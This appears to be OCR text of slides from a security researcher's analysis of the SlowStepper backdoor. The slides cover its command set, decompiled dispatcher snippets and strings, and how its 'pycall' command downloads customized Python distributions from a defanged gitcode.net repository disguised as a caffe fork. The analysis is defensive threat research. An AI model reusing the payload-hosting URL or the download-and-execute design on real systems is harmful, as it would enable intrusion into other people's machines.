
Many ways to control a daemon

Digital Security
Progress. Protected.

Overview of the backdoor’s standard commands

- Gather system information
- Execute a module
- Delete file
- Shell mode
- Uninstall
- List files and drives
- Download and execute file


Overview of the backdoor’s standard commands




- Gather system information
- Execute a module
- Delete file
- Shell mode
- Uninstall
- List files and drives
- Download and execute file

Something unusual here


Overview of the backdoor’s standard commands




```
CtorObj158(MyShellActor, "SHELL", "sml", 0);
MyShellActor->__vftable = &ShellActor::`vftable';
MyShellActor->ptr_to_vtbl = &ShellActor::`vftable';
```




```
std::string::assign(v12, v1, "cd", 2u);
v16 = 4;
*sub_1002ABAC(v12) = Shell::Command::cd;
v16 = -1;
std::string::_Tidy(v12, 1, 0);
v14 = 15;
v13 = 0;
LOBYTE(v12[0]) = 0;
std::string::assign(v12, v4, "gcall", 5u);
v16 = 5;
*sub_1002ABAC(v12) = Shell::Command::gcall;
v16 = -1;
std::string::_Tidy(v12, 1, 0);
v14 = 15;
v13 = 0;
LOBYTE(v12[0]) = 0;
std::string::assign(v12, v5, "pycall", 6u);
v16 = 6;
*sub_1002ABAC(v12) = Shell::Command::pycall;
v16 = -1;
std::string::_Tidy(v12, 1, 0);
v14 = 15;
v13 = 0;
LOBYTE(v12[0]) = 0;
std::string::assign(v12, v6, "restart", 7u);
v16 = 7;
*sub_1002ABAC(v12) = Shell::Command::restart;
```



```
return FormatStringAndSendToServerA(a1, "You must specify some parameters, but it can't empty.");
```




```
FormatStringAndSendToServerA(v51, "The parameter is not correct, please check it.");
```



```
if ( g_PersistenceMode == 3 )
{
      return FormatStringAndSendToServerA(a1, "The mode of NSP doesn't support restart self.");
}
```

Command: “restart self”




```
db 'If you want make the Configuration effective immediately, please '
db 'input command "gconfig reload"'
db 0A3h
db 0ACh
db 'otherwise it will be effective after restart self.'
```


Command: “gconfig set …”

Command highlight: pycall

Syntax: pycall <modulename>


Attacker
issues command “pycall CollectInfo”
C&C
C&C server
sends command
SlowStepper
downloads customized Python distribution
WEB
gitcode.net/LetMeGo22/caffe...

LetMeGo22 on gitcode.net – made private!



LetMeGo22 @LetMeGo22

0	18	0
Star	关注	粉丝

当前用户资料未公开

当前用户资料未公开

开源知识

Git 入门　Pro Git 电子书　在线学 Git　Markdown 基础入门

IT 技术知识开源图谱

帮助

使用手册　反馈建议　博客


渝ICP备2023009037号

京公网安备11010502055752号

网络110报警服务

Malicious files were hidden in a fork of the “caffe” project

It had three repos:



LetMeGo22 @LetMeGo22

0 Star　14 关注　0 粉丝

组织

Ta还没有加入组织

LetMeGo22 / Caffe

caff

★ 0 Y 0 ⇅ 0 D 0　更新于 1星期前

LetMeGo22 / WindowsCommunityToolkit


clone of https://github.com/CommunityToolkit/WindowsCommunityToolkit.git

★ 0 Y 0 ⇅ 0 D 0　更新于 1年前

LetMeGo22 / Atom

★ 0 Y 0 ⇅ 0 D 0　更新于 1年前

Original caffe from GitHub



Caffe

Caffe is a deep learning framework made with expression, speed, and modularity in mind. It is developed by Berkeley AI Research (BAIR)/The Berkeley Vision and Learning Center (BVLC) and community contributors.

Check out the project site for all the details like

- DIY Deep Learning for Vision with Caffe
- Tutorial Documentation
- BAIR reference models and the community model zoo
- Installation instructions

and step-by-step examples.

Custom distributions

- Intel Caffe (Optimized for CPU and support for multi-node), in particular Intel® Xeon processors.
- OpenCL Caffe e.g. for AMD or Intel devices.
- Windows Caffe

Community

Please join the caffe-users group or gitter chat to ask questions and talk about methods and models. Framework development discussions and thorough bug reports are collected on Issues.

Happy brewing!


Customized python distros

Customized python distros


- ZIP winxppy.org (Python 3.4)
- ZIP winpy_no_rundll.org (Python 3.7)
- ZIP win7py.org (Python 3.7)

https://gitcode[.]net/LetMeGo22/caffe/raw/master/models/bvlc_mod/<package_name>

Toolkit components' locations in the distros



Obfuscated module names




```
 Directory of C:\SlowStepper\Python\Lib\glib

01/11/2025  12:17 PM    <DIR>          .
01/11/2025  12:17 PM    <DIR>          ..
03/20/2023  03:01 AM            33,040 104be797a980bcbd1fa97eeacfd7f161
03/20/2023  03:01 AM             2,080 10ae9fc7d453b0dd525d0edf2ede7961
08/21/2023  08:48 PM             4,992 16654b501ac48e4675c9eb0cf2b018f6
03/20/2023  03:01 AM             9,712 2b3583e6e17721c54496bd04e57a0c15
03/20/2023  03:01 AM            14,816 72704d83b916fa1f7004e0fdef4b77ae
03/20/2023  03:01 AM             7,424 874f5aaef6ec4af83c250ccc212d33dd
03/20/2023  03:01 AM             4,880 967d35e40f3f95b1f538bd248640bf3b
10/09/2023  06:28 PM            92,864 98ffdc1f1a326c9f73bbe0b78e1d180e
